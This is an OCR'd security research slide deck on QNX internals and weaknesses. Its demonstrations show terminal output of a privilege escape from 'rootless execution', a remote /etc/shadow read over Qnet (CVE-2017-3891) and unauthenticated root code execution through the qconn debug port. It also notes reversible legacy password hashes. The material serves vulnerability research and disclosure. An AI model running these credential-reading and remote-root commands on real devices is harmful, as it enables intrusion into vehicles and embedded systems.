  - Lots of setuid logic bugs (ifwatchd, pppoectl)
  - Lots of memory corruption (standard utils, Photon GUI, PPPoEd)
  - Lots of insecure permissions (ptrace, Photon GUI, /etc/ config files)

** QNX: 99 Problems but a Microkernel ain't one! - Alex Plaskett et al., 2016*

QNX Security History

Midnight Blue

- **CIA Interest (Vault 7)**

CIA Listed BlackBerry's Car Software as Possible Target

By **Gerrit De Vynck**

8 maart 2017 20:12 CET *Updated on* 9 maart 2017 16:09 CET

→ Documents released by WikiLeaks mention BlackBerry's QNX unit

→ QNX systems are installed in more than 60 million vehicles

2014-10-23 Branch Direction Meeting notes

Date

Oct 23, 2014

QNX - *not addressed by any EDB work, big player in VSEP*

- ***No*** **prior work on Exploit Mitigations or PRNGs**
- **Almost no prior work on internals**

Syscalls

Midnight Blue

- QNX supports minimal set of ‘native’ syscalls
  - Threads, message passing, signals, clocks, interrupt handlers, etc.
  - QNX < 90 vs Linux > 300 syscalls

  - Prototypes in */usr/include/sys/neutrino.h*

- Other POSIX syscalls implemented in libc as message passing stubs to responsible userspace process

```
.text:0005D2B0 ; pid_t __cdecl spawn(const char *path, int fd_count, const int
.text:0005D2B0                 public spawn
.text:0005D2B0 spawn           proc near               ; CODE XREF: _spawn↑j
.text:0005D2B0                                         ; DATA XREF: .got:spawn_
```

```
mov     [esp+4], edx
mov     [esp], coid
call    _MsgSendvnc
mov     edi, eax
                                ; pid_t
test    pid, pid
js      short loc_5D5F0

                                ; CODE X
                                ; spawn+
                                ; pid_t
cmp     coid, 40000000h
jz      short loc_5D642
mov     [esp], coid
call    _ConnectDetach
```

Syscalls

Midnight Blue


- Native syscalls invoked with usual instructions
  - SYSENTER / INT 0x28 / SWI / SC / etc.
  - Syscall # in EAX (x86), R12 (ARM), R0 (PPC)
  - Listing in */usr/include/sys/kercalls.h*

- Syscall entrypoint in **__ker_entry** / **__ker_sysenter**
  - Save registers
  - Switch to kernel stack
  - Get active kernel thread
  - Wait until we are on right CPU
  - Acquire kernel

- Syscall # is index into **ker_call_table**

```
                push    ebx
                push    edx                     ; kap
                push    ebx                     ; act
                or      dword ptr [ebx+30h], 200h
                call    ds:_trace_call_table[eax*4]
                mov     ebx, [esp+8]
                test    eax, eax
                jge     __nmi_hi

                public __ker_exit
__ker_exit:                                     ; CODE XREF:
                                                ; ker_start+
                inc     ds:kernel_exit_count
```


QNX Boot Process




- Initial Program Loader (**IPL**) copies Image Filesystem (**IFS**) to RAM
- Startup (**startup-***) program configures system (interrupt controllers, etc.)
- Microkernel (**procnto**) sets up kernel, runs buildfile (boot script for drivers and OS components)

QNX Firmware

- Various QNX OS packages (Car, Safety, Medical)
  - Same Neutrino microkernel and core service binaries
- QNX images come in three flavors
  - OS image (**IFS**)
  - Flash filesystem image (**EFS**)
  - Embedded transaction filesystem image (**ETFS**)
- Can be combined into single image on eg. NAND Flash





QNX Firmware

Midnight Blue

- Dump IFS & EFS using standard QNX utilities
  - **dumpifs, dumpefs**


```
# ls /.boot
bios_smp.ifs        bios_smp_aps.ifs    testbuild2.ifs      testbuild5.ifs
# dumpifs /.boot/bios_smp.ifs
   Offset      Size  Name
        0       440  *.boot
      440       100  Startup-header flags1=0xd flags2=0 paddr_bias=0
      540     18008  startup.*
    18548        5c  Image-header mountpoint=/
    185a4       6b8  Image-directory
     ----      ----  Root-dirent
    19000     c3000  proc/boot/procnto-smp-instr
    dc000     b734a  proc/boot/libc.so.3
   19334a       4d8  proc/boot/.script
     ----         9  proc/boot/libc.so -> libc.so.3
```

QNX Memory Layout

Midnight Blue

- Kernelspace – Userspace Separation
  - Only microkernel runs in kernelspace

- Userspace separation of sensitive (OS, driver, etc.) code from regular applications
  - Virtual Private Memory via MMU
  - Unix-like process access controls



QNX User Management


Midnight Blue

- Typical Unix user & file permissions model
  - /etc/passwd, /etc/group, /etc/shadow
  - Usual utils login, su, etc.
  - Also support for (M)ACL
- QNX 6 hashes
  - SHA256, SHA512 (default)
  - But also: MD5, DES crypt, qnx_crypt (legacy QNX 4)
- Cracked root / maintenance password in embedded can have high shelf-life…
- QNX 7 or patched 6.6 hashes
  - PBKDF2-SHA256/SHA512

qnx crypt comprimised

From: skasun () AZSTARNET COM (Sean)
Date: Sat, 15 Apr 2000 03:03:09 -0000

```
the crypt function for qnx turned out to a bit mixer, not a
hash function. It's now possible to extract plaintext from
the hashes.

On a related note, all IOpeners (running qnx) use the same
root password.  Telnetd is running, and allows remote login
as root.  This is a huge security hole, as you can search
uunet for Iopeners, and telnet in as root.

Source for the uncryptor is below:
```



** Legacy Crypto Never Dies – David Hulton, 2017*

QNX Process Management

Midnight Blue

- Process Manager is combined with microkernel in *procnto* executable
  - Runs as root process with PID 1
  - Invokes microkernel in same way as other processes
  - But has _NTO_PF_RING0 process flag to call *_ring0* syscall

- Support for usual POSIX stuff
  - *Spawn*, *fork*, *exec*, …

- QNX uses ELF format

```
Welcome to QNX Neutrino!
Sun Jun 12 20:06:06 2016 on /dev/ttyp0
Last login: Sun Jun 12 20:05:15 2016 on /dev/tty
# ps -e
      PID TTY          TIME CMD
        1 ?        00:01:10 procnto-smp-instr
```

- If filesystem is on block-oriented device code & data are loaded into main memory

- If filesystem is memory-mapped (eg. flash) code can be executed in-place
  - Multiple instances of same process share code memory

QNX Process Abilities

Midnight Blue

- *procmgr_ability* similar to Linux capabilities
  - Obtain capabilities before dropping root
  - Restrict actions for even root processes
- Integral to QNX '*rootless execution*' security
  - Principle of least privilege
- Abilities have domain (root/non-root), range (restrict values), inheritable, locked, etc.
  - Eg. PROCMGR_AID_SPAWN_SETUID with range [800, 899]
- Can specify custom abilities

QNX Process Abilities Limitations

Midnight Blue

- Up to application developers & system integrators to get this right
  - Watch out with inheritability (inheritable itself), *fork*() ignores this, *spawn*() honors this
- Some functionality uncovered by capabilities
  - Filesystem, network, etc.
  - Eg. root process with all capabilities dropped can still chmod / chown
- Some capabilities don't have ranges
  - Eg. if you have PROCMGR_AID_SPAWN, you can spawn what you want
- Various capabilities can be used to elevate privileges to root
  - Some directly: PROCMGR_AID_SPAWN_SETUID without range
  - Some more indirectly: PROCMGR_AID_INTERRUPT
- It's not a true sandbox!

‘Breaking’ Rootless Execution

Midnight Blue

- Parent starts low-priv child with PROCMGR_AID_IO / PROCMGR_AID_INTERRUPT
  - Child attaches custom ISR handler -> runs in kernelspace -> invoke arbitrary *procnto* code


```
$ id
uid=100(user) gid=100(users) groups=100(users)
$ ls -la ./capability_poc
-rwsr-xr-x   1 root      root          7937 Ja
$ ls -la ./child_cap_poc
-rwxr-xr-x   1 user      users         7924 Ja
$ ./child_cap_poc
[*] Hello from child!
[-] Could not request I/O privs (Operation not
$ ./capability_poc
[+] Child pid: 352284

[*] Waiting ...
[*] Hello from child!
```


```
Starting Input services...
starting consoles
starting serial port driver
starting services and networking
 WUZZUP!
WUZZUP!
WUZZUP!
WUZZUP!
```

```
                                ; CODE XREF: rsrc_block_add
mov     [esp+7Ch+head], offset aWuzzup ; 'WUZZUP!\n'
call    kprintf
mov     eax, curblk_0
jmp     loc_802119C
```

Qnet (Native Networking / TDP)

Midnight Blue








Figure 3.1: Distributed Computing(QNX, 2007*m*)

Qnet Security

Midnight Blue

- Useful for eg.
  - Inter-module communication in ICS
  - Sharing cellular modem or Bluetooth transceiver among ECUs in automotive
  - Large routers with multiple interface cards (LWM IPC in Cisco IOS-XR)

- /net directory populated by discovered or mapped Qnet nodes

```
$ id
uid=100(user) gid=100(users) groups=100(users)
$ ls /net
EA4c32b7    EAe231ad
$ pidin net
 ND    Node              CPU      Release FreeMem       BootTime
 0     EA4c32b7          1 X86    6.6.0   415Mb/511Mb   Dec 08 03:33:28 GMT 2017
           Processes: 27, Threads: 80
           CPU 1:    1050162 AMD ?86 F15M4S3        3421MHz FPU
 1     EAe231ad          1 X86    6.6.0   415Mb/511Mb   Dec 08 03:30:11 GMT 2017
           Processes: 24, Threads: 73
           CPU 1:    1050162 AMD ?86 F15M4S3        3424MHz FPU
```

Qnet Security

Midnight Blue

- Meant to be used among ‘trusted nodes’

- No authentication, simply passes User ID as part of Qnet packet to remote machine
  - Execute commands remotely over Qnet

```
$ uname -a
QNX EA4c32b7 6.6.0 2014/02/22-18:29:37EST x86pc x86
$ on -f EAe231ad uname -a
QNX EAe231ad 6.6.0 2014/02/22-18:29:37EST x86pc x86
```

- Compromise single QNX machine or underlying network link
  - access to all Qnet nodes at UID level

- No Qnet packet integrity / authentication …
  - Forge UIDs

- *mapany* / *maproot* options to map incoming UID to low-priv UID (similar to NFS)

Qnet EoP Vulnerability (CVE-2017-3891)

Midnight Blue

- Read permissions of operations over Qnet are not properly resolved by resource manager
  - Allows for arbitrary remote read access
  - Can also be used for *local* arbitrary read access by making read requests originate from remote Qnet node
- Bypasses *mapany* / *maproot*
- Patch available but Qnet security is fundamentally broken …

```
$ uname -a
QNX EA4c32b7 6.6.0 2014/02/22-18:29:37EST x86pc
$ id
uid=100(user) gid=100(users) groups=100(users)
$ ls -la /etc/shadow
-rw-------   1 root      root            338 Jun
$ cat /etc/shadow
/etc/shadow: Permission denied
$ on -f EAe231ad cat /net/EA4c32b7/etc/shadow
root:@S@fa4b7c
user:@S@e451d4
$
```

QNX Debugging

Midnight Blue

- QNX Momentics IDE integrates **GDB** debugger capabilities
  - nto<arch>-gdb.exe

- **pdebug**
  - Process-level debugging over serial or TCP/IP

- **qconn**
  - Remote IDE connectivity
  - Starts **pdebug**, default port 8000

  - *No authentication*
  - Upload / download files, run anything as *root*

  - There's a metasploit module for this

```
GNU gdb (GDB) 7.6.1 qnx (rev. 863)
Copyright (C) 2013 Free Software Foundatio
License GPLv3+: GNU GPL version 3 or later
This is free software: you are free to cha
There is NO WARRANTY, to the extent permit
and "show warranty" for details.
This GDB was configured as "--host=i686-mi
(gdb) target qnx 192.168.0.102:8000
Remote debugging using 192.168.0.102:8000
MsgNak received - resending
Remote target is little-endian
(gdb) run /usr/bin/id
Starting program:  /usr/bin/id
uid=0(root) gid=0(root)
[Inferior 1 (pid 147482) exited normally]
(gdb)
```

QNX Debugging

Midnight Blue

